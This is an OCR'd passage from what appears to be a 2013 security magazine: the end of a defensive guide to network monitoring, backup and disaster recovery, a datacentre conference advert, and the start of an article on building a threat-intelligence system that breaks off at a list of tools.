| □ | 192.168.59.146 | 0 | 97 | 0 | 468 | 565 | ✓ | Aug 02 2013 09:25 | UnixGroup |
| □ | SSRI-PC01 | 2 | 5 | 0 | 1193 | 1200 | ✓ | Aug 02 2013 09:21 | WindowsGroup |

**Figure 17.** *ManageEngine Eventlog Analyzer hosts list*





**Figure 18.** *Dashboard events graphs*

directed to a social network site or common domains, since HTTP is an always on port and always not filtered by firewall rules. So the final component to monitor is network traffic.

This can be achieved by most mid level switch that support Port Monitoring, which is a physical port in which all traffic passing through all switch ports is replicated in that port, so you can install a monitor system.

A network monitor should be in placed even on a firewall and routing gateway, depending on your company network topology. There is a lot of software doing this. The already mentioned Snort has some web interface in which monitor network traffic handled by Snort itself; ntop is another interesting solution, which has a nice and useful web interface to query to discover strange network communications.

It all depends on your network topology, but I suggest to build a two system network monitoring as said before: one on your firewall or router, Snort or ntop, and another one attached to your




| | | | |
|---|---|---|---|
| Processor: | Intel Core i5 750 2.67GHz | Memory: | 16 GB |
| Last reboot: | Jul 26, 2013 | Last login: | SSRILAB\PC01 |
| OS: | Windows 7 Ultimate, SP 1.0 | OS Serial no: | 00426-OEM-8992662-... |
| Web server: | Unknown Webserver Unknown Webserver | BIOS: | 1702 |
| AntiVirus: | none-detected | Intel® vPro: | None (learn more) |

Total Disk Usage: 69.2% (644.5 GB) Total Disk Capacity: 931.5 GB Add solid state drive

| | | Free Disk Space | Disk Size |
|---|---|---|---|
| Local Disk | 71% free | 71.6 MB | 100 MB |
| Local Disk C: | 30% free | 251.2 GB | 824 GB |
| Local Disk W: | 33% free | 35.7 GB | 107.4 GB |

**Figure 19.** *Spiceworks hard disk monitoring*



Processor Queue Length
*is the CPU really busy?*

Memory Pages Input/sec
*is memory swapping in?*

Hard Disk Queue Length
*is the disk really active?*

Network Output Queue Length
*is the network slow?*

Network Received Packet Errors
*is the network losing data?*

• Processor Queue Length 1 | 11:45 August 05, 2013

win-jbksjotlcvc's processes configure me

No data yet.

No data.
Please check back in a few minutes.

ssri-pc01's processes configure me

**Figure 20.** *Spiceworks resource dashboard*

port monitoring switch, a dedicate server to collect, parse, analyze and save network logs.

If you don't have a switch with a port monitoring built in, you can use the useful *TEE* iptables chain, if you use a firewall with iptables on it: you can redirect all traffic passing trough iptables on a specified computer with a command like *iptables -A PREROUTING -t mangle –gateway 192.168.1.10 -j TEE*; this command will redirect all packets on PREROUTING to 192.168.1.10, our monitoring system.

### CHAPTER SUMMARY

Monitoring is the glue that sticks together perimetral security and end point protection.

With monitoring, you can be sure everything is well configured and everything is going good but also you can, and should, be alerted when something is going wrong, taking fast the right decision depending on seriousness of the event.

When we wrote about Snort, we already introduced a network monitoring system. Even wrote about WSUS, it is a simple monitor and report patch management system: monitoring is a key function in quite often security software.

## BACKUP AND DISASTER RECOVERY

The last aspect to take into account when building secure company network, is backup and disaster recovery.

Your network should be secure not only against attackers or malware, but also against physical disaster and hardware malfunctions.

To make your network robust and disaster proof, you need to create backup and disaster recovery plans, enforcing methodology to ensure your network can stand up even on hardware failure or destroying data malware.

Backup and disaster recovery has two different purpose: the goal of backup is to save important data such as database dumps, documents, files and so on, that are relevant to the company business and which their loose can have a great negative impact on the company.

Disaster recovery ensure business continuity even on external events such as fire, earthquake, and in a more common event, hardware failure such as hard disk.

You need to carefully plan backup policies and strategies so your data is always up to date and keep safe.

You can implement a RAID NAS on your network in a small to mid-sized network or think about large storage solution such as NetApp, which is far more complex that NAS solutions (and much more expensive).

About disaster recovery, you can use some applications; the majority of them is commercial and range from few bucks to thousands of dollars.

The most important asset to protect against disaster is hard disk, since it holds operating system stuff, configurations, even application data and a failure to one of the endpoint hard disk can slow down company business.

Even if you have backup policies in place that avoid data loss, think about an hard drive failure: you have to buy, if not already done, a new hard disk, install the operating system, configure it and install all the software needed and copying all the data that previously was on the machine.

This is a half-day work, if lucky, and as you know time is money, especially if the machine was a domain controller or a production server that can totally stop your business activities.

With an disaster recovery plan, supported by a robust and reliable software, you can reduce the




**Figure 21.** *Acronis Backup and Recovery diagram*

### ON THE WEB

- *https://www.microsoft.com/en-us/download/details.aspx?id=39273* – EMET download
- *http://technet.microsoft.com/en-us/windowsserver/bb332157.aspx* – Windows Server Update Service (WSUS)
- *http://puppetlabs.com/* – Puppet
- *http://www.spiceworks.com/* – Spiceworks
- *https://www.symantec.com/endpoint-protection/?inid=us_ps_flyout_prdts_endptprot* – Symantec Endpoint Protection
- *http://www.acronis.com/backup-recovery/smallbusiness.html* – Acronis Backup and Recovery
- *http://Snort.org/* – Snort
- *http://zeroshell.net/* – ZeroShell
- *http://pfsense.org/* – pfSense
- *http://www.server-side.de/* – Havp
- *http://www.manageengine.com/products/eventlog/* – ManageEngine Eventlog Analyzer

down time of an endpoint in case of hard disk fail: you can restore all the data of the failed hard disk to a new hard disk in a couple of hours, without spend time configuring or copying data back.

How to implement a disaster recovery plan depends on your network size and technology, since virtual appliance has different ways to save machines state.

In general, a good disaster recovery software needs to implements full and incremental hard disk backup, even “hot backup” (without power off the machine) and uses a good storage management to save the hard disk “image”.

This “image” will be restored to a new hard disk when needed, avoid installing and reconfiguring operating system and software.

Figure 21 shows Acronis Backup and Recovery infrastructure, which should be the same as other similar software solution.

You can use even a do-it-yourself approach, suitable for small network with low budget: just schedule the machine power off that you want to backup, then create an hard disk image with, said, Linux *dd* or other software that allows you to create a perfect hard disk image (Guymanager, FTK Imager, etc.).

Then, save the image on a safe storage, maybe with a RAID 1 configured: when the hard disk of the machine fails, you can restore the image by hand on a new hard disk.

Keep in mind that, with such approach, you need to power off the entire machine, even the critical ones, and then get an hard disk image.

## SUMMARY

In this last chapter we wrote about data security. We saw the important to keep your data safe from unpredictable events and agents, thus your business does’t need to stop or flow slowly.

Design and implement a valid backup and recovery system ensure robustness to your business and data; stop worrying about data loss and business continuity.

## CONCLUSIONS

This journey on network software should aid to focus on multiple network aspects, from network security to endpoint security. Security is a 360-degree field, so should be taken into account not only external intruders but also internal ones, and external factors such as hardware failure.


A production alone cannot achieve a strong and secure network but it is an iterative process made by planning, design and implement the right tools that suite your company requirements.

These were only a few tools used to secure and strengths a company network: there was impossible to test and list all existing software so you need to choose the right tool that suite your needs.

It is not a matter of money: you can spend money and not be secure, and you can spend a small amount of money and be a little more secure. There right way is to evaluate your company security needs and spend what you need for, and configuring it right.

And keep in mind that you cannot have a fully secure network: you will be breached; it is only a matter of time. What you can do is try to move this event in a remote future and, when it will happen, ensure that you will be immediately alerted, immediately able to stop the attacks, investigate what happened and avoid the repeat of such an event.

## ABOUT THE AUTHOR



*Davide Barbato has 10 years of IT experience, the last three in Digital Forensics and Incident Response. He is currently employed in an important DFIR national firm, SSRI di Lorenzo Laurato S.a.s., in which he works as Chief Security Officer and DFIR analyst. He is also a teacher and speaker at national meetings and universities about Digital Forensics, IT Security and IT Privacy. davide.barbato@ssrilab.com*

BroadGroup
Consulting in practice

# 3rd Datacentres
# Central & Eastern Europe 2013

26 September 2013
Radisson Blu Centrum Hotel, Warsaw, Poland

YOUR GATEWAY TO CENTRAL & EASTERN EUROPE DATACENTER, HOSTING & CLOUD

## Thinking differently about Datacenter and Cloud in CEE markets

Thinking differently about datacentres provides the focus for this year's Datacentres Central and Eastern Europe Forum - the only regional event for the IT infrastructure and cloud sector.

The event is this year hosted in Warsaw, and its active datacentre market. Now in its 3rd year, the event brings together key players, users and suppliers in the high growth datacentre and cloud sector. The event is being marketed internationally, and you can achieve high marketing impact by taking part in this unique event.

The event features a wealth of attractive content and networking opportunities including:

- Open invitations to enterprise users and outsourcers of datacentres.
- World class expert guest speakers.
- Presentation of New Study of CEE as a centre for Datacentres, researched by BroadGroup.
- High level content providing insight into datacentre and cloud technologies and markets.
- New sector business opportunities.
- Outstanding networking opportunities with local players, government officials, overseas investors and users.
- Tours of local data center facilities (for sponsor companies).
- Gain extra value from the expertise and knowledge exchange covering cooling innovation, energy, cloud, DCIM, modular, fibre connectivity and more.

Join the only CEE regional conference and exhibition www.datacentrescee.com

# THREAT INTELLIGENCE

## A SYSTEM WITH FORESIGHT

**by Deepayan Chanda**

Threat landscape is changing, every day organizations are getting attacked from the first ever known virus "Elk Cloner" in 1982, to the today's most complex APT based attacks. How can we stay ahead of these advanced attacks, how can we monitor and detect these attacks well in advance? The answer to this is having a better and effective mechanism of threat information collection, analyzing related threats, identify and finally stopping them.

### What you will learn:

- How the security intelligence has made an important place in our industry.
- What can we do best to stay ahead of the innovative and sophisticated attacks?
- What are the major areas that we need to focus on, what to look for?
- What should we prioritize which systems to be integrated and many other important aspects of Security Threat Intelligence?

### What you should know:

In developing an effective Security Threat Intelligence platform, one should have a few elementary skills but not limited to the following:

- Knowledge on security information management.
- Knowledge of security threats and vulnerabilities.
- Ability to analyze threat data and security logs.
- Good knowledge of how malware and related attacks work, Reverse Engineering.
- Good knowledge of network level vulnerabilities.
- Capability to visualize what could happen in future using the knowledge of present and past to stop or mitigate an attack.

The term is not new to the industry, it's been practiced in many ways by different organizations from many years, nowadays it has become more and more important to every owner who has connected or non-connected assets of their business. One concern is about the data someone holds (owner of data), and someone who is unauthorized to access that data for personal, commercial or any strategic or political goals. An organization may have data in various forms, and they may collect and distribute data using various methods, this is where most of the breach occurs.

Threat intelligence may be defined as a platform, a system or a mechanism by which one can acquire information (intelligence) about various systems and processes the organization is running. In addition, monitoring what is happening at the core network layer, system layer, application layer, and in the perimeter defense mechanisms, presents data egress or ingress points, which is often achieved by gathering information from different security devices and IT assets. These results are in the form of logs, alerts, and intrusion alerts -this accordingly termed Security Monitoring.

Security monitoring and management has evolved exponentially over the past few decades from simple firewalls at the perimeter, to more advanced IDS/IPS, to more complex network log analysis capabilities leading to Incident Response. Acknowledging that antivirus and patching is part of legacy systems, which can't be avoided, so did security evolvement and the ways threats and attacks increased the need for additional systems to complement and provide more proactive, reactive and actionable content by combining all threat data from existing security monitoring capabilities. This is commonly termed *Threat Intelligence* (TI).

As the threats have evolved over the past few years so did advanced threats, well known as *Advanced Persistent Threat* (APT) in today's world. Recent survey data found that an extensive amount of TI is needed to derive from various sources including forensics of network, system, and applications to investigate, track and remediate APTs. APTs are very difficult to identify within a corporate environment, and threat intelligence becomes a very essential method, tool or process to tackle such attacks.

When more information is collected over time from various systems and data points, a bigger scope to do analysis and correlation increases the chances to pin point an APT attack as there are no specific single method to achieve this without the help of a matured and robust threat intelligence system in place. APTs are high risk factors to an organization but due to its nature of phased attack pattern, it's highly possible to track and identify APT's with a capable intelligence gathering methodology and system, which can correlate this information. As the attack scenario evolved, it became very complex, which required analytical and logical thinking skills trying to solve these attacks. TI is not a reactive response, it is a proactive response which needs to visualize what's happening in a timeline, what could happen in future by analyzing and using logic, utilizing the available technology and skills.

## SCOPE OF THREAT INTELLIGENCE SYSTEM

The most common question is; "*what or how can I get a Threat Intelligence in place?"* Perhaps we first need to identify why do we need a TI system, as the answer is different for different people, organizations, and scope. We need threat intelligence to keep us ahead of an attacker to understand why someone would attack an organization, also what ways the attacker can enter a network, or attack IT / non IT assets. What are existing vulnerable areas in system, applications, processes, network devices, security implementations, also consider if there is an attacker who already cracked your network, if so, then since when, as this is important to understand potential damage caused.

Broadly, TI is a 5-stepped process,

- Real time Collection of threats,
- Categorization of collected threats,
- Analyze & Correlation of the collected threats,
- Alert Proactively,
- Provide an actionable Report and Advisory to its owner.

A matured TI system should provide actionable and extensive capability to manage threats and provide remediation. Valuable alerts and advisories should help monitoring systems like SIEM systems and incident response teams to create custom detection signatures for the organization. Appropriate methods and strategies must be developed to handle threats that are either in progress or may come in future.

To have an effective TI system considers the next set of question:

- What remediation should be taken up?
    - Define new signatures for detecting systems?
    - Provide immediate information with regards to vulnerabilities and methods to fix them.
    - Provide information about the existing gaps in security.
- What is the extent of monitoring?
    - Only Risk level?
    - Organization wise level?
    - Network level? Etc.
- Choose the right sources for your threat data.
    - Internal only data?
    - Global level data?
    - Industry specific data? Etc.
- How to keep track of newer threats and monitor them.
    - Collaboration with external bodies?
    - Real time system to gather information?
    - Keep only current data in system, discard stale and old?
    - Be part of a consortium dealing in latest security threats? Etc.

Once we understood the basic concept and outline of a threat intelligence system, each organization has to be assessed individually to determine how and where to begin this process. For instance, do we require basic information, which enables the management to take proper decisions, or do we monitor the entire environment for core technical and critical indicators related to the business and strategy? Organizations might need to monitor employee fraud, financial fraud, some may need to focus on outgoing data to prevent their intellectual property data, others may need to look and monitor loss of customer personal data or loss of credit card information (retail or e-commerce companies) may be by monitoring the network traffic or the application logs and database activities.

Once we have finalized our goal or focus area, we need to finalize the data sources, this is important because it never make sense to monitor data from all available sources, as this might be difficult and more complex, so we need to focus on data sources which are aligned to our business goal and the strategic IT assets related to it. For example, in case of an e-commerce organization it might be wise to monitor who visited the home page and searched for items to purchase. It might also be useful if purchase transactions are monitored and monitoring an associated user or visitor, as financial fraud might happen during this stage.

## LET'S TALK MORE ABOUT THE THREAT INTELLIGENCE SYSTEM, THE 5 STEP PART

### REAL TIME COLLECTION OF THREAT DATA

As a first step, achieving "Real Time Collection Mechanism" of threats and related data opens more links to advanced data threat identification. Gathering of various threats, incidents, events & logs, security flaws, attack data from all security and operational network devices and systems internal and external to the organization, which list organizational assets, and information from external feeds. Threat data can also be collected via a complex mechanism of dummy vulnerable systems such as Honeypots. The wider a collection is, the more scope, visibility and intelligence is generated. As these information collection points are very critical to the business, an organization now need to focus on what should be collected, as there is no point in collecting data and intelligence which is not relevant to the business and strategy. The first priority has to be given to the internal data sources, as there is a wealth of information that is always available which needs to be analyzed, as most of the breaches start inside out.

Most collections can happen at a centralized location with an integrated tool, like SIEM, or similar set of tools as these tools can collect threat and vulnerability data from a wide range of network devices, applications and processes. Unlike SIEM which monitors systems which collect and correlate data, one can also integrate a specialized system (threat management system) which only looks at the network and its traffic for attack vectors and generate alerts with actionable data reports, which is based on the specific tool attack detection logic.

Apart from all internal collection sources, one must also consider external collection sources, as they provide detailed information on the threats and attack vectors related to a specific industry, global status of any ongoing attack, and related remediation, mitigation or detection methods. These may include getting information from government CERT, NIST, ENISA, etc. but not limited to this. Information can also be taken from various industry leaders in security like Symantec DeepSight, McAfee GTI, Microsoft and other major vendor, last but not the least, the open source threat information mediums like DShield, SANS Internet Storm Center, Open Threat Exchange etc.

### CATEGORIZATION OF COLLECTED THREATS

Now that we have collecting threat related information, this need to be categorized to segregate threats and map it to proper entity of business, categorization is based on 4 areas of business that is *Geo Location, Business Functions, Business Applications and IT infrastructures*. These 4 areas are further sub-divided into various parts based on individual business and its need.

Geo location is needed to identify from where the threat originated and also which part of your business location is mostly affected, as this indicator identifies whether this is a targeted attack towards your organization only, region, or country. In order to handle this effectively, you can focus in mitigation of the affected zone, as this can be correlated with the business functions, as it may only be targeting a particular business function; say the finance or retail only, and not HR functions or individual projects or any other functions in the organization.

The business applications are always at risk for such targeted attacks; this may cause disruption in the business by crippling the web server or email server of a particular region, geo, or may be the whole organization.

For example, in Estonia a few years ago, due to a geo political reason, for which Estonia's Government, banks, newspaper websites, and many other critical websites were attacked, a few business applications on the web were attacked in a particular region. Apparently there was a motive, so a threat intelligence function should always consider such incidents that might not be always have a direct impact on the organization, but also indirectly affects it.

Keeping all these scenarios in mind, one must categorize the data and collection to the four major categories as it may affect individual organizations too. It will help in pin pointing the actual attack and design mitigation, effective detection, define proper strategy finally and most importantly focus on proper utilization of resources and they are always limited no matter how big the organization is. IT infrastructure as always is at risk, so one must consider which assets are compromised. For instance, are the physical servers in DMZ, servers in production or a test environment, desktops, laptops or mobile devices? (This is at high risk in today's growing demand for mobile computing). Finally, once the organization performs categorization based on these four areas, other categories based on organization needs, have to be correlated for various parameters and matches to find out the risk areas, potential entry points, and possible mitigation methods. Most of the activities performed while categorization can be achieved by proper data identification and tagging. Tagging of data is most commonly used everywhere in the internet, to identify blogs, news, articles, items etc., same can be used to tag and identify collected data to categorize. For example, any data that belongs to HR department can be tagged as "HR-dept", all data coming from windows OS can be tagged as "OS-win", so on so forth. Tagging will help combining unstructured data into small buckets, this will help pin pointing the source later at the stage of analyzing. More is discussed next in this section about Analyzing and Correlation.

## ANALYZE & CORRELATION OF THE COLLECTED THREATS

At this stage the collected and categorized intelligence data is analyzed and correlated, determining if enough technical and situational evidence exists. This intelligence should drive various action items, and the organization should be able to make informed decisions. The analysis of data needs to be both, automatic and real-time, and manual intervention should be done whenever required to identify samples of threats, and correlated events. However a manual evaluation and validation on the automatically generated threat alerts is suggested, finding gaps that could remain and the generated/correlated alerts or response, finding false positives. For instance, consider this, the threat intelligence system will now try to analyze the collected samples as follow.

- Geo Location where the threat was detected, e.g. was it US region, APAC region, EMEA region etc.
- Business Function where the threat was detected, e.g. R&D Division or HR Function or the Production environment or the perimeter defense etc.
- What application is at risk, e.g. Mail Servers, credit card processing servers, designing applications, SAP, intellectual property management, SCADA Systems etc.
- Was it server or workstation or laptop?
- What is the global threat information on the attacker IP?
- What other geo location of a business unit has seen similar attack and how often.
- Pattern of the attack, infiltration, infection.
- What vulnerability is it trying to exploit, how many systems are vulnerable.
- Are there any other incidents in the past or present involving the victim system and the attacker IP across organization?
- Dynamic analysis and behavior of malicious binary collected which is communicating with the attacker IP.

Static analysis of the malicious binary if needed.

At each stage a weighted score can be provided based on the criticality of the stage and activity involved, a correlation can be performed among all analyzed factors to arrive at an actionable conclusion. For example, the attack could be only on the R&D division of the organization and not on other business functions, so technically a threat which is high prevalent for R&D division should have high weighted threat score for R&D division assets and not for HR function or any other division assets, this complete scoring system should work dynamically. For Example, if there is a correlated threat which the system is reporting it should show a high weighted score for an asset in R&D division but low or normal for a system in the other function of the organization, this way the Threat Operations team will be able to focus its resources and time towards the most affected asset and not for the mass. The operations team should alert all such incidents and events.

## ALERT PROACTIVELY

At this point enough information and successful analysis, of correlated events were gathered, showing where and how the system should generate proactive threat intelligence alerts which can be consumed by operations to take further actions. At times alerts can also be sent to other security monitoring systems like SIEM, or Forensic analysis, to generate incidents and start with the investigation process, of the events and validate the incident. These alerts should be descriptive enough to show the compromises and other relevant details with regards to the incident. Moreover from the monitoring and alerting point of view, there must be a mechanism for the system to learn from previous incidents that provides proactive threat intelligence even before the actual event could take place. This can be achieved by looking into the timelines of existing and past events. Alerts should be provided for monitored malicious IPs or hosts, and their activities throughout a time line, to create a profile of an attacker and learn its attack pattern and infiltration mechanisms. There is no end to how one can generate alerts or how it has to be notified; only thing matters are actionable and proactive alerts. Organizations have to know what do that with threat intelligence system. For example, the system can be tuned to generate alerts proactively for an attack kill chain just by looking at the initial few symptoms, and keep track of all phases for the kill chain and generate actionable alert combining each phase of attack observed. What this means is the system should map the symptoms or indicators of kill chain and produce actionable alerts, in real time and also proactively.

## REFERENCES AND FURTHER READING

- *https://www.bit9.com/download/whitepapers/SANS-Digital-Forensics-Incident-Reponse.pdf*
- *http://www.flyingpenguin.com/?p=7669*
- *http://www.ca.com/~/media/Files/whitepapers/advanced-persistent-threats-wp.pdf*
- *http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/tlp_lateral_movement.pdf*
- *http://en.wikipedia.org/wiki/2007_cyberattacks_on_Estonia*

### REPORTING AND ADVISORY

Last but not the least, reporting all the findings and investigations are mandatory, as this give perspectives to others involved to carry out necessary action at various levels, like operations, engineering and strategic decision making by Senior Management. Reporting can be in various ways and methods, it can be in real time, online, on-demand or even certain reports can be shared between different organizations as an effort to share malicious attack details. The following reports must be produced by the system.

- Daily Summary reports
  - Total threats.
  - Repeated threats seen.
  - New threats observed on the day.
  - Intelligence activities.
- Threshold reports, these usually act as reactive and proactive based threat alerts.
- Assets at risk, vulnerable.

The list is not limited to the above, these are just examples. The final process is about generating Security Threat Intelligence Advisory, this would help others in the organization to know about the latest threats the organization is fighting or mitigated, what precautions need to be taken care. Moreover an external sharing or threat advisory can also be produced to circulate amongst the similar industry.

## FEW CHOICES OF TOOLS

Before you actually plan to build yourself one Threat Intelligence platform I would like to suggest few tools, which can be used to study how such a platform works, or even you can actually integrate with your tool platform to take intelligence data.

### COLLECTIVE INTELLIGENCE FRAMEWORK

This tool is commonly known as CIF, and is a unique integrated platform, which combines intelligence, and malware feeds from various sources, this can be further used for, Incident response, detection and mitigation. This platform once implemented starts pulling data from any source and it gives you messages arranged chronologically and helps you make your decisions easier.

More information can be found here: *http://code.google.com/p/collective-intelligence-framework/*.

### THREATCONNECT

This is another professional tool, which offers both free and paid versions of various threat intelligence platforms. ThreatConnect also provides you with options to have private and public threat intelligence sharing and analyzing over the cloud. They also offer on-premise options to have the tool implemented in your own infrastructure and you may allow other organizations to share and analyze threats via that platform.

More information can be found here: *http://www.threatconnect.com/*.

### OPEN THREAT EXCHANCE

